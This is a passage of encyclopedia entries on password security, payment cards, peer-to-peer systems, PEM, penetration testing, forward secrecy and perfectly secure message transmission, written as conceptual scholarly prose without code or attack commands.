To further enlarge the search space and thwart these kinds of attacks, passwords are often encrypted or hashed based on an additional bit string, a salt, which requires attackers using precomputed dictionaries with encrypted passwords to include 2^n variations of each encrypted password, n being the number of bits used for the salt. The bcrypt algorithm used in OpenBSD (Provos and Mazieres 1999), e.g., uses a 128-bit salt, which makes storing precomputed hash values completely infeasible.

If an attacker can install and run programs on the target host system, password security may also be attacked using a Trojan Horse login program. This program would masquerade as a regular system login screen on a computer terminal and capture and store the passwords entered by unsuspecting users. The program may then print a rejection message to the terminal before terminating and starting the regular login program. The existence of the Trojan Horse is unnoticed by users, who believe they simply mistyped their password during the first login attempt. This attack will not work on systems that provide a Trusted Path because communications via such a path is by definition initiated exclusively by the user, i.e., a login prompt would only appear as a system reaction to a user action, e.g., a keyboard interrupt, as in Windows NT (TM).

"A good password is one that is easily remembered, yet difficult to guess" (Klein 1990). Because of the importance of choosing "good" passwords for maintaining password security, users should be educated and given guidelines for choosing passwords. The most important ones are:

1. Choose long passwords to enlarge the search space for an attacker.

2. Do not choose words that are likely to appear in a dictionary, not even with variations.

3. Do not base passwords on any public information about yourself (birthdate, hobby, children's names), because it may help attackers in guessing.

4. Use the initial letters of the words in a sentence that you can remember, e.g., turn a sentence like "my daughter prefers muffins over cheese cake most of the time" into a password "`mdpmoccmott`". Words created in this manner are unlikely to be found in any dictionary.

5. Insert punctuation characters and digits freely, and capitalize some characters, e.g., turn "`mdpmoccmott`" into "`mD4pMo,cCmott`" to further enlarge the search space.

Three main lines of defense against attacks on password security can be identified:

1. Reactive—carry out internal dictionary attacks to check for weak passwords. If a weak password is found, the respective account should be blocked until the user chooses a new password.

2. Proactive—educate users about the importance of choosing good passwords. Prevent them from choosing weak passwords, i.e., reject passwords that are too short, that are found within a dictionary, or are otherwise considered easy to guess. Proactive password checks can be integrated into the system programs that modify a password so that any new password is checked to be reasonably secure before it is accepted.

3. Secretive—protect password files so that not even the encrypted or hashed passwords can be obtained. It is standard practice in modern UNIX systems to "shadow" out passwords from the password file, i.e., maintain a separate file that can only be read by system administrators.

In summary, passwords are a compromise between convenience, user acceptance, and cost versus security. In highly sensitive environments, alternative authentication mechanisms should be considered, e.g., mechanisms based on biometric identification, on small user devices that generate one-time passwords, such as RSA's SecurID (TM), or on combinations of these mechanisms.

Cross-References

Authentication
One Time Password, from a Key Management Perspective

Recommended Reading

Feldmeier DC, Karn PR (1990) Unix password security—ten years later. In: Proceedings of CRYPTO 1989. Springer, Berlin, pp 44–63
[zbMATH]

Klein DV (1990) Foiling the cracker: a survey of, and improvements to, password security. In: Proceedings of 2nd USENIX security symposium. USENIX, Berkeley, pp 5–14
[zbMATH]

Provos N, Mazieres D (1999) A future-adaptable password scheme. In: Proceedings of 1999 USENIX annual technical conference. USENIX, Monterey
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300683

Password Nudges

Security Nudges

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300684

Patch Release

Vulnerability Disclosure Economics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_296

Payment Card

Marijke De Soete[17] ✉
(17) Security4Biz, Oostkamp, Belgium

Synonyms

Bank card

Definition

A device that can be used by its holder (cardholder) to pay for goods and services or to withdraw money.

Theory

The device is a plastic card backed by an account holding funds belonging to the cardholder or offering credit to the cardholder. From a technology perspective, two types of payment cards are used: magstripe card and chip cards.

A magnetic stripe card is a type of card capable of storing data by modifying the magnetism of tiny iron-based magnetic particles on a band of magnetic material on the card. The magnetic stripe, sometimes called a magstripe, is read by physical contact and swiping past a reading head.

A chip card, smart card, or integrated circuit card (ICC) is any pocket-sized card with embedded integrated circuits which can process data (chip card). IC cards cover both contact and contactless technology. Dual-interface or hybrid cards implement contactless and contact interfaces on a single card with some shared storage and processing.

A number of ISO standards, ISO/IEC 7810, ISO/IEC 7811, ISO/IEC 7812, ISO/IEC 7813, ISO/IEC 7816, ISO 8583, and ISO/IEC 4909, define the physical properties of the card, including size, flexibility, data formats, and communication protocols. ISO also provide the standards for payment cards, including the allocation of card number ranges to different card issuing institutions. ISO/IEC 14443 covers the contactless technology used for payment cards.

The issuing bank (issuer) is the financial institution that makes payment cards available to cardholders and authorizes the cardholder to use the card. Payments cards are normally operated under a card scheme. This is a technical and commercial arrangement set up to serve one or more card brands and which provides the organizational, legal, and operational framework rules necessary for the services marketed by the brand to function. EMV has become the reference standard for chip card-based payments (EMV).

Applications

A wide variety of cards are available which offer cardholders the possibility to purchase items in stores, on the Internet, through mail order, and over the telephone.

A credit card enables cardholders to make purchases and/or withdraw cash up to a prearranged ceiling. The credit granted may be settled in full by the end of a specified period or may be settled in part, with the balance taken as extended credit on which interest is usually charged.

A debit card enables cardholders to have their purchases directly and immediately charged to their accounts, whether held with the card issuer or not.

A delayed debit card enables cardholders to have their purchases charged to an account with the card issuer up to an authorized limit. The balance in this account is then settled in full at the end of a predefined period. It is also called a “charge card.”

A prepaid card is a card on which a monetary value is stored (also referred to as a stored-value card) or that enables its holder to use funds loaded in advance on a dedicated account.

A payment card usually combines (a) payment function(s) with a cash function which enables the cardholder to withdraw cash from a cash

dispenser and/or to deposit cash.

Cross-References

Chip Card
Electronic Purse

Editorial Note

With the advancements and proliferation of smart phones, bank cards are being stored in mobile wallets and provide their services using the communication means of the wallet, typically Near-Field Communication (NFC).

Recommended Reading

https://www.investopedia.com/terms/m/mobile-wallet.asp

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300685

Peer Privacy

Interdependent Privacy (IDP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1762

Peer-to-Peer Systems

Spyros Voulgaris[18] ✉
(18) Athens University of Economics and Business, Athens, Greece

✉ **Spyros Voulgaris**
Email: voulgaris@aueb.gr

Synonyms

P2P

Definition

Peer-to-Peer systems (*P2P*) refers to the class of distributed protocols and applications in which a – typically large – number of nodes join forces and share resources to perform a given task in a purely *decentralized*, *collaborative*, and *self-coordinated* manner, without central orchestration by dedicated servers or special nodes.

Background

Traditional network applications have been designed around the *client–server model*, in which services are provided by dedicated nodes, known as *servers*, and are consumed by passive end-nodes, known as *clients*. Typical examples include the World Wide Web, Electronic Mail, e-Commerce, and more recently Social Network platforms.

The Peer-to-Peer paradigm (Oram, 2001) deviates from the client–server model by bridging the gap between servers and clients, turning all nodes into equal *peers* working together to carry out a task in a collective

manner. Thus, end-nodes are promoted from passive consumers into active entities participating, interacting, and contributing to the services they make use of, effectively sharing both the benefits and the duties of services they are involved in.

Provided they are suitably engineered, P2P systems enjoy a number of desirable properties inherently stemming from their design. Most notably, these are the following.

Scalability
As task execution is fueled by participating peers' resources, the extra load imposed by increasingly more joining peers is compensated by the proportionally higher aggregate capacity these peers contribute, leading to intrinsically scalable designs that can spontaneously adapt to unexpected increase or decrease in demand.

Robustness and Fault Tolerance
In P2P systems, peers are *symmetric*, in the sense that no node is special. This entails that a crash on *any* one or few nodes will not critically prevent the rest of the network from carrying on with the task. In practice, P2P applications are typically designed to also sustain catastrophic failures invalidating a significant fraction of the network, leading to robust network applications with attractive fault tolerance characteristics.

Self-organization and self-healing behavior
P2P systems are built around the philosophy that *irregularities* and *dynamicity* form the norm rather than the exception. Hence, self-organization mechanisms are inherent in P2P design, including self-healing behavior to circumvent and repair unpredictable errors.

Load balancing
P2P algorithms typically distribute the load of services evenly across participating peers, for the sake of fairness and scalability. Some systems even deliberately incentivize fair resource contribution by coupling it to the quality of service each individual node can enjoy (e.g., Bittorrent's tit-for-tar policy (Cohen, 2003)).

Applications

The Peer-to-Peer paradigm has led to a wide spectrum of applications, depending on the type of resources peers share. Sharing *content* has arguably led to the most popular P2P applications in the early 2000s to mid-2010s, that is, *file-sharing applications* (Cohen, 2003), in which peers may locate and download content contributed by other peers. Sharing *network bandwidth* has been key to the design of applications that feature unprecedented aggregate upload capacities, leading to large-scale data dissemination tools (Voulgaris and van Steen, 2007), streaming applications (Castro et al., 2003), and publish/subscribe systems (Kermarrec and Triantafillou, 2013; Carzaniga et al., 2001; Setty et al., 2012). Leveraging individual nodes' *storage capacity* has allowed the design of global storage systems with large aggregate volume and high availability guarantees through redundancy. PAST (Rowstron and Druschel, 2001) and Oceanstore (Kubiatowicz et al., 2000) constitute the seminal work in this direction, leading to more advanced and integrated systems like IPFS (Benet, 2014). Finally, other projects are harnessing the *processing resources* of end-nodes to build frameworks with impressive computational power, typically for scientific computations, such as BOINC (Anderson, 2004).

The recent advent of *blockchains* has highlighted the importance of P2P technology for building large-scale decentralized systems. Blockchains rely on P2P technology to swiftly disseminate submitted transactions and newly mined blocks to all participating nodes, often extending to tens of thousands of peers spread around the globe. A specific class of P2P protocols, known as *epidemic* or *gossiping protocols*, is typically employed, in which nodes *gossip* with each other to spread the news (i.e., new blocks) aspiring to offer a high degree of dissemination speed, reliability, fault tolerance, and scalability.

Open Problems and Future Directions

P2P technology is mature enough to have devised highly efficient and versatile protocols for a multitude of large-scale decentralized applications. The correct execution of these applications relies on the assumption that participating peers strictly follow the rules of the respective protocols. When, however, this assumption is violated by a number of Byzantine nodes, the evolution of the applications in question may become

unpredictable or – even worse – may be manipulated toward the attacker's desired state.

Enforcing peers participating in a P2P protocol to rigorously abide by the rules still remains an open problem. Even if custom solutions have been proposed for specific points in the protocol space (for example, the Bitcoin blockchain protocol), it remains to be seen whether mechanisms can be designed that guarantee the correct operation of all P2P protocols. Finally, studying the incentives of participation is another related broad direction for research.

Cross-References

Bitcoin
Incentives for Distributed Ledgers
Proof of Work

References

Anderson DP (2004) BOINC: a system for public-resource computing and storage. In: Fifth IEEE/ACM International Workshop on Grid Computing. IEEE, pp 4–10
[zbMATH]

Benet J (2014) IPFS: content-addressed, versioned, P2P file system. arXiv preprint arXiv:14073561 Https://ipfs.io/

Carzaniga A, Rosenblum DS, Wolf AL (2001) Design and evaluation of a wide-area event notification service. ACM Trans Comput Syst 19(3):332–383. http://serl.cs.colorado.edu/~carzanig/papers/
[zbMATH]

Castro M, Druschel P, Kermarrec AM, Nandi A, Rowstron A, Singh A (2003) SplitStream: high-bandwidth multicast in cooperative environments. In: SOSP. Bolton Landing, New York, pp 298–313
[zbMATH]

Cohen B (2003) Incentives Build Robustness in BitTorrent. In: Workshop on the Economics of Peer-to-Peer Systems. Berkeley, CA. http://citeseer.ist.psu.edu/cohen03incentives.html
[zbMATH]

Kermarrec AM, Triantafillou P (2013) XL Peer-to-Peer Pub/Sub Systems. ACM Comput Surv (CSUR) 46(2):1–45
[zbMATH]

Kubiatowicz J, Bindel D, Chen Y, Czerwinski S, Eaton P, Dennis Geels RG, Rhea S, Weatherspoon H, Weimer W, Wells C, Zhao B (2000) OceanStore: an extremely wide-area storage system. ACM, Cambridge, MA, pp 190–201

Oram A (2001) Peer-to-peer: harnessing the power of disruptive technologies. O'Reilly Media, Inc. [zbMATH]

Rowstron A, Druschel P (2001) Storage management and caching in PAST, a large-scale, persistent peer-to-peer storage utility. ACM, Banff, Canada
[zbMATH]

Setty V, van Steen M, Vitenberg R, Voulgaris S (2012) PolderCast: fast, robust, and scalable architecture for P2P topic-based pub/sub. In: 13th ACM/IFIP/USENIX International Middleware Conference (Middleware 2012)

Voulgaris S, van Steen M (2007) Hybrid dissemination: adding determinism to probabilistic multicasting in large-scale P2P systems. In: 8th ACM/IFIP/USENIX International Middleware Conference (Middleware 2007), pp 389–409

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300686

Pegged Sidechains

Sidechains

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_297

PEM, Privacy-Enhanced Mail

Torben Pedersen[19] ✉
(19) Cryptomathic, Århus, Denmark

✉ **Torben Pedersen**
Email: Torben.Pedersen@Cryptomathic.com

Synonyms

Secure email

Definition

Privacy-enhanced mail (PEM) is defined in a sequence of RfCs (Request for Comments) specifying methods and formats for securing the authenticity and confidentiality of emails. The term “privacy-enhanced mail” is also used as a synonym for secure email in general.

Background

PEM was defined in response to the need for securing emails, see Privacy-Enhanced Electronic Mail (PEM) Charter.

Theory

PEM provides a number of security mechanisms for protecting electronic mail transferred over Internet by defining formats, protocol extensions and processing procedures for securing mail messages as defined in RFC 822. The security mechanisms include *encryption* of mails such that only the

intended recipient(s) can read the contents of the mail. Other security mechanisms supported by PEM provide *message authentication* and integrity as well as *digital signatures*. Using the latter, non-repudiation of origin may be achieved.

The security mechanisms provided can be based on symmetric cryptography ("Key") or *public key cryptography*. In the latter case *X.509 certificates* are used to provide the *public keys* of the sender and recipient as needed (the public key of the originator is required to validate the signature, and the public key of the recipient is required to encrypt the email).

PEM is defined in detail in RfC 1421 through 1424. RFC 1421 (see http://www.rfc-editor.org/rfc.html) defines the extensions to RFC 822 mail messages and the encryption and authentication procedures for securing emails. The following security goals are achieved: confidentiality, authenticity of sender, message integrity and non-repudiation of origin. Of independent interest this RfC also defines Base64 encoding allowing binary data to be represented as a printable string.

RfC 1422 (see http://www.rfc-editor.org/rfc.html) defines how X.509 certificates can be used to set up the necessary public key infrastructure supporting the use of asymmetric cryptography in privacy-enhanced mail. Central to this scheme, it requires a single root for all *certification authorities* issuing certificates on public keys to be used for PEM.

In RfC1423 (http://www.rfc-editor.org/rfc.html), specifies the cryptographic algorithms (including formats, identifiers, and modes of use) to be used within PEM. These algorithms include DES, 2-key triple-DES and RSA.

RfC 1424 (see http://www.rfc-editor.org/rfc.html) deals with email-based certification services that *certification authorities* supporting privacy-enhanced mail must provide. These include services for issuing a certificate given a certificate request and for providing the certificate revocation list are defined.

Cross-References

Pretty Good Privacy (PGP)

Recommended Reading

Privacy-Enhanced Electronic Mail (PEM) Charter.
http://www.ietf.org/proceedings/94mar/charters/pem-charter.html

RfC1421: privacy enhancement for internet electronic mail: part I: message encryption and authentication procedures. http://www.rfc-editor.org/rfc.html

RfC1422: privacy enhancement for internet electronic mail: part II: certificate-based key management (RFC 1422). http://www.rfc-editor.org/rfc.html

RfC1423: privacy enhancement for internet electronic mail: part III: algorithms, modes, and identifiers (RFC 1423). http://www.rfc-editor.org/rfc.html

RfC1424: privacy enhancement for internet electronic mail: part IV: key certification and related services (RFC 1424). http://www.rfc-editor.org/rfc.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_214

Penetration Testing

Tom Caddy[20] ✉
(20) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Penetration testing is part of a security assessment (e.g., Audit) or certification process (e.g., Common Criteria) with an objective to locate and eliminate security vulnerabilities that could be exploited to gain access to the *security target* (system, device or module) by a potential attacker.

Theory

In a penetration test, the objective of an attacker is to gain access to the security target by breaking or circumventing its security measures. In other words, an attacker needs only to find one vulnerability to successfully penetrate the security target, while the penetrations testers' objective task is to identify all vulnerabilities. Penetration test constraints as well as constraints for an attacker are time, money, amount of effort, and resources. Given these constraints (e.g., resources and time), exploiting a vulnerability and successfully penetrating a security target might be practically infeasible even though it is theoretically possible. Hence, finding a security vulnerability does not imply that it always can be exploited easily. Therefore, the penetration tester's objective and task is much broader and labor intensive than that of an attacker.

When a successful penetration in the security target is possible, then this provides evidence that the current security measures are inadequate and need to be strengthened. In addition, when the penetration went unnoticed by the security target, it shows that the intrusion detection mechanisms do not provide an adequate level of security assurance. On the other hand, when a penetration test is not successful, it does not provide evidence that the security target is secure. In the latter case, the penetration test provides evidence that under the given test conditions, the security target did not show obvious exploitable security flaws.

A penetration test assumes the presence of a *security boundary*, as the test is aimed at penetrating it. The security boundary separates the internal components of the security target from the external components (e.g., outside world), and this separation is enforced by various security measures. In general, a security target is composed of hardware, software, and human components. Depending on the human component, security assumptions are made and a penetration test might also include human vulnerabilities (e.g., social engineering).

In general, a penetration test assesses the state of the security target at a given point in time, in contrast to penetration tests based on monitoring techniques (e.g., intrusion detection). Hence, any change in the internal and external environments might lead to new vulnerabilities, which would require the execution of a new penetration test. Therefore, in practice, certain types of penetration tests based on monitoring techniques analyze security target events on a regular interval or even in real time, and can search for anomalies that might indicate exploitable vulnerabilities. It should be noted that these penetration tests profiles need to be updated on a regular basis.

A penetration test can be passive (observing) and active (interact). The passive penetration test infers with the existence of vulnerability of the security target in a non-intrusive manner. The *passive penetration test* probes the target boundary and scans for security weaknesses in the target environment, without aiming at gaining access and without adversely affecting its normal operation. *Active penetration testing*, on the other hand, includes tests that are more intrusive by nature. The active penetration test (refer also Physical Attacks) exploits security flaws inherently present in the technology of the target environment, design faults or flaws in the object’s parameter configuration.

There are two extreme kinds of penetration tests: *Zero-Knowledge Penetration Test (ZKPT)* and *Full-Knowledge Penetration Test (FKPT)*. A ZKPT is based on a black box approach, which assumes zero knowledge or assumptions about the security target. The objective of a ZKPT is to identify how much information about the security target can be gained (i.e., is leaked), how the security target can be modeled, and what vulnerabilities can be identified that could be exploited by potential attackers. A FKPT is based on Kerckhoffs' principle (Kerckhoff 1883) (Maxims), and assumes full knowledge of the internal and external components except from the critical security parameters. Based on this knowledge, the security target is tested for security vulnerabilities that could be exploited by potential attackers. In contrast to the FKPT, ZKPT has the advantage that the tester is not tempted to be biased by the security target design specifications and documentation, and will also explore areas beyond its design. Therefore, ZKPT is often the first phase of a penetration testing followed by an FKPT. Between ZKPT and FKPT, several hybrid forms exist, which are optimized based on the security target and the testing constraints.

Cross-References

Common Criteria

Recommended Reading

Kerckhoff A (1883) La cryptographie militaire. J Des Sci Militarires 9:5–38. http://www.cl.cam.ac.uk/users/fapp2/kerckhoffs/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300687

Penmanship

Handwriting Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_90

Perfect Forward Secrecy

Hugo Krawczyk[21] ✉
(21) Algorand Foundation, New York, USA

Synonyms

Forward secrecy

Related concepts and keywords

Key exchange protocols; Diffie-Hellman key exchange protocol

Definition

Perfect forward secrecy (PFS for short), or simply *forward secrecy*, refers to the property of key-exchange protocols [see *key exchange*] by which the exposure of long-term keying material, used in the protocol to authenticate and negotiate session keys, does not compromise the secrecy of session keys established before the exposure. This notion has been generalized to *forward security*, the property that the security of a system is ensured against future compromises. (The complementary property, namely, preserving security in spite of past compromises, is known as *post-compromise security*, or *proactive security* in distributed cryptography.)

Background

The most common way to achieve PFS in a key-exchange protocol is by using the Diffie-Hellman exchange [see *Diffie-Hellman key exchange protocol*] with ephemeral exponents to establish the value of a session key,

while confining the use of the long-term keys (e.g., private signature keys) to the purpose of authenticating the exchange [see *authentication*]. In this case, once a session key is no longer used and is erased from memory, there is no way for the attacker to find this key except by cryptanalyzing the Diffie-Hellman exchange (or other applications that used the session key). In particular, finding the long-term authentication key is of no use for learning the session-key value. One essential element for achieving PFS with the Diffie-Hellman exchange is the use of *ephemeral* exponents which are erased from memory as soon as the exchange is complete. (This should include the erasure of any information from which the value of these exponents can be derived such as the state of a pseudo-random generator used to compute these exponents.)

The PFS property of authenticated Diffie-Hellman exchanges can be highlighted by contrasting it with other forms of key exchange, such as key-transport protocols, where session keys are transmitted between the peers in the exchange encrypted, under long-term public keys. In this case, the exposure of the long term secret decryption key will compromise the secrecy of *all* session keys (including those erased from memory) that were exchanged under the corresponding public encryption key. This is a major security threat which, in particular, makes the long-term key extremely attractive for attack.

In the case of authenticated key exchange protocols, where security is to be provided against active attackers, PFS means that the attacker cannot compute past session keys exchanged between honest parties even if the attacker actively interfered in the session creation. A weaker notion that only guarantees PFS against passive attackers is referred to as *weak* PFS Krawczyk (2005).

We note that the term “perfect forward secrecy” was first introduced in Günther (1990) and it has since been used with the above meaning. However, more recent work usually drops the “perfect” qualifier as it adds no meaning beyond just *forward secrecy* (in particular, it has no relationship with Shannon’s perfect secrecy).

Application

The property of forward secrecy is especially relevant to scenarios in which the exchanged session keys require secrecy protection beyond the keys’

lifetime, such as in the case of session keys used for data encryption. In contrast, applications that use the exchanged keys only for the sake of authentication may not require PFS (in most cases, finding an expired shared authentication key is of no value for the attacker).

In principle, any public key encryption scheme (or *key encapsulation mechanism – KEM*) can be used to build a key exchange with PFS by using the encryption scheme with ephemeral public and private keys. From a practical point of view this requires that the key generation for the encryption scheme be fast enough. For most applications, this disqualifies the use of ephemeral RSA encryption for achieving PFS, since the latter requires the generation of two long prime numbers for each exchange, a relatively costly operation. KEM-based schemes secure against quantum attackers are being proposed for achieving forward secrecy in post-quantum key-exchange protocols (see NIST Post-Quantum Cryptography (2018)). Currently, most systems that provide PFS are based on the Diffie-Hellman exchange over finite fields or elliptic curve groups. These protocols can be found in practice, particularly in IKE Harkins and Carrel (1998); Kaufman (2005), IPsec's key-exchange protocol, and TLS, where Diffie-Hellman has been made mandatory in TLS 1.3 Rescorla (2018). Additionally, forward secure key-exchange protocols have been studied extensively in the cryptographic literature, e.g., STS Diffie et al. (1992), ISO-9798 ISO/IEC IS (1993), EKE Bellovin and Merritt (1992), SKEME Krawczyk (1996), MQV Law (2003); HMQV Krawczyk (2005), and SIGMA Krawczyk (2003). More recently, forward secrecy has been incorporated into messaging systems (see Signal Specification) and non-interactive protocols Green and Miers (2015) and Günther (2017). Extensions to the notion of forward security can be found in works on forward secure encryption Canetti et al. (2003) and *forward secure signatures* Bellare and Miner (1666), among many others.

References

M. Bellare and S. K. Miner, "A Forward-Secure Digital Signature Scheme", *Advances in Cryptology - CRYPTO'99*, Lecture Notes in Computer Science, vol 1666. Springer.

Bellovin, S. M. and Merritt, M. "Encrypted key exchange: Password- based protocols secure against dictionary attacks", In *Proceedings of the IEEE Computer Society Symposium on Research in Security and Privacy*, May 1992, pp. 72–84.

R. Canetti, S. Halevi, and J. Katz, “A forward-secure public-key encryption”, *Advances in Cryptology - EUROCRYPT*2003, Lecture Notes in Computer Science Vol. 2656, Springer, 2003.

W. Diffie, P. van Oorschot and M. Wiener, “Authentication and authenticated key exchanges”, *Designs, Codes and Cryptography*, 2, 1992, pp. 107–125.
[MathSciNet][zbMATH]

C.G. Günther, “An identity-based key-exchange protocol”, *Advances in Cryptology - EUROCRYPT’89*, Lecture Notes in Computer Science Vol. 434, Springer-Verlag, 1990, pp. 29-37.

F. Günther, B. Hale, T. Jager, and S. Lauer, “0-RTT key exchange with full forward secrecy”, *Advances in Cryptology - EUROCRYPT*2017, Part II, Lecture Notes in Computer Science Vol. 10211, Springer, 2017.

M. D. Green and I. Miers. “Forward secure asynchronous messaging from puncturable encryption”, 2015 IEEE Symposium on Security and Privacy, 2015.
[zbMATH]

D. Harkins and D. Carrel, ed., “The Internet Key Exchange (IKE)”, *RFC*2409, Nov. 1998.

ISO/IEC IS 9798-3, “Entity authentication mechanisms — Part 3: Entity authentication using asymmetric techniques”, 1993.

C. Kaufman, ed., “Internet Key Exchange (IKEv2) Protocol”, *RFC*4306, Dec. 2005.

H. Krawczyk, “SKEME: A Versatile Secure Key Exchange Mechanism for Internet,”, *Proceedings of the*1996 Internet Society Symposium on Network and Distributed System Security, Feb. 1996, pp. 114-127

H. Krawczyk, “SIGMA: the ‘SIGn-and-MAc’ Approach to Authenticated Diffie-Hellman and its Use in the IKE Protocols”, *Advances in Cryptology – CRYPTO*2003, Lecture Notes in Computer Science, Vol. 2729, Springer-Verlag.

H. Krawczyk, “HMQV: A High-Performance Secure Diffie-Hellman Protocol”, *Advances in Cryptology – CRYPTO*2005, Lecture Notes in Computer Science, Vol. 3621, Springer-Verlag.

L. Law, A. Menezes, M. Qu, J. Solinas, and S. Vanstone, “An Efficient Protocol for Authenticated Key Agreement”, *Designs, Codes and Cryptography*, 28, 119-134, 2003.
[MathSciNet][zbMATH]

NIST Post-Quantum Cryptography, https://csrc.nist.gov/Projects/Post-Quantum-Cryptography.

E. Rescorla, “The Transport Layer Security (TLS) Protocol Version 1.3”, *RFC*8446, Aug. 2018.

Signal Specification. https://signal.org/docs/.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_326

Perfectly Secure Message Transmission

Yvo Desmedt[22] ✉ and Qiushi Yang[23] ✉
(22) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA
(23) Department of Computer Science, University College London, London, UK

✉ **Yvo Desmedt (Corresponding author)**
Email: y.desmedt@cs.ucl.ac.uk

✉ **Qiushi Yang**
Email: q.yang@cs.ucl.ac.uk

Background

The importance of having reliable (and available) communication when an adversary is present is known since WWI, if not before. According to Kuehl (1997):

> The successful effort by the British in the opening days of World War I to dredge up from the bottom of the North Sea the underwater telegraph cables that connected Germany to the outside world. This strategic information operation not only cut Germany's military C3 links to its forces worldwide (at sea and in its colonies) but also-and more importantly-meant that the neutral countries of the world, most especially the United States, saw the war through London's filter.

It is a myth the Internet has been designed to withstand a denial of service attack. At the BlackHat 2005 conference it was shown that potential attacks against routers are far from hypothetical.

Perfectly secure message transmission (PSMT) focuses on networks in their *generality*, i.e., without assuming the Internet protocols as TCP/IP are being used.

Definition

The original problem (Dolev et al., 1993) of perfectly secure message transmission consists of the following. A Byzantine adversary may take over t nodes in the network. A sender A and a receiver B do not share a key. When each edge in the network is trusted, how can A and B communicate in a perfectly reliable and perfectly private way? The perfect reliability means that B will receive A's message correctly with 0 probability of failure and the perfect privacy means unconditional secrecy of the message to the adversary (i.e., in Shannon's sense).

A variant of this definition was considered in Beimel and Franklin (1997). In this approach certain nodes share keys.

Theory

Today many variants of this problem have been studied. Indeed, the networks in the above scenario considered are point-to-point. Some other studies considered partial broadcast networks (Franklin and Yung, 1995, 2004), of which a neighbor network is a special case (Franklin and Yung, 2004; ?; Wang and Desmedt, 2001; Desmedt and Wang, 2002). In a neighbor network, when a node broadcasts a message, all its neighbors will receive identically the same information. The ethernet is a typical example of a neighbor network.

Different types of adversary have been considered. A passive adversary has control of a subset of nodes and access to all information received by these nodes. If the adversary is active, then the nodes over which the adversary has control can also disrupt the communication in any way. Some papers have discussed fail-and-stop adversaries. These fit with the case nodes have been destroyed. The concept of an adversary jamming broadcast was added to the partial broadcast scenario (see Desmedt et al. (2005) for definitions of receiver jamming, sender jamming, destroy jamming and protocols).

Typically one assumes that the adversary can control up to t nodes. This scenario has been generalized using the concept of adversary structures (Ito et al., 1987; Hirt and Maurer, 2000).

In some cases when small probability of failure is allowed, different levels of security can be distinguished. Almost perfectly secure message transmission is defined in such a way that if a protocol is (ε, δ)-secure, then privacy is only guaranteed $1 - \varepsilon$ and respectively reliability with $1 - \delta$ probability (Franklin and Wright, 1998). The study of almost security was extended in Kurosawa and Suzuki (2009). In this setting, the receiver B is allowed to reject the communication. If B accepts the communication, then it is required that the conditional probability that B outputs the actual message is 1. Moreover, the privacy needs to be perfect, and the probability the adversary succeeds to force the receiver to reject is negligible. Notations unifying these models were proposed in Desmedt et al. (2010).

Many protocols have been developed in the study of the PSMT problems. The challenge is to design efficient protocols with communication (transmission) complexity polynomial in the size of the network. Some studies have been carried out towards the optimal solution.

To start, point-to-point networks are discussed. The optimal solution for the case where the communication is only one-directional was provided in the initial study of PSMT (Dolev et al., 1993). This result in the threshold case was generalized to general adversary structures in Desmedt et al. (2005) (but might not be optimal). The second case, in which all edges in the network are two-way communication channels, has received a lot of attention. Notable results have been obtained in Dolev et al. (1993), Srinathan et al. (2004), Agarwal et al. (2006), Fitzi et al. (2007), Kurosawa and Suzuki (2008), Garay et al. (2010), and Spini and Zémor (2016) for the threshold case and Kumar et al. (2002), Yang and Desmedt (2010), and Kurosawa (2012) for general adversary structures. The third case, in which the network corresponds to a directed graph, has been studied by Desmedt and Wang (2002), Patra et al. (2007), Wang and Desmedt (2008), Yang and Desmedt (2009), and Patra et al. (2010).

It has been shown that if one can have a public discussion on top of the point-to-point communication, the number of paths can be reduced (Garay et al., 2010; Shi et al., 2011).

Much less progress has been made concerning partial broadcast networks. The case of a passive adversary was studied in Franklin and Yung

(2004) and Desmedt et al. (2005). Reliability without privacy was also discussed in Desmedt et al. (2005). The special case of neighbor networks was studied in Franklin and Wright (1998) and Wang and Desmedt (2001, 2008).

A game theoretic study of the problem, i.e., using *rational adversaries*, was done in Fujita et al. (2022).

Experimental Results Except in the case of war (when dealing with fail-and-stop edges/nodes), very little evidence exist for the real-world behavior of adversaries. Although the vulnerability of undersea (fiber-optic) cables has been pointed out (see, e.g., de Quetteville 2022), it is not known whether any security measures, e.g., PSMT, have been deployed in such circumstances.

Open Problems

Several open problems remain. Necessary and sufficient conditions for achieving both privacy and reliability together in partial broadcast networks remain unknown. Even for the case of neighbor networks this problem is unsolved.

Although in point-to-point networks optimal transmission complexity of the perfect case has been studied for several scenarios (see Kurosawa and Suzuki 2008; Spini and Zémor 2016), much less is known about the communication complexity. This is an important question. Indeed, PSMT protocols have a large overhead; they would only be used in case of emergency, e.g., when a cryptosystem is broken and a new key needs to be sent.

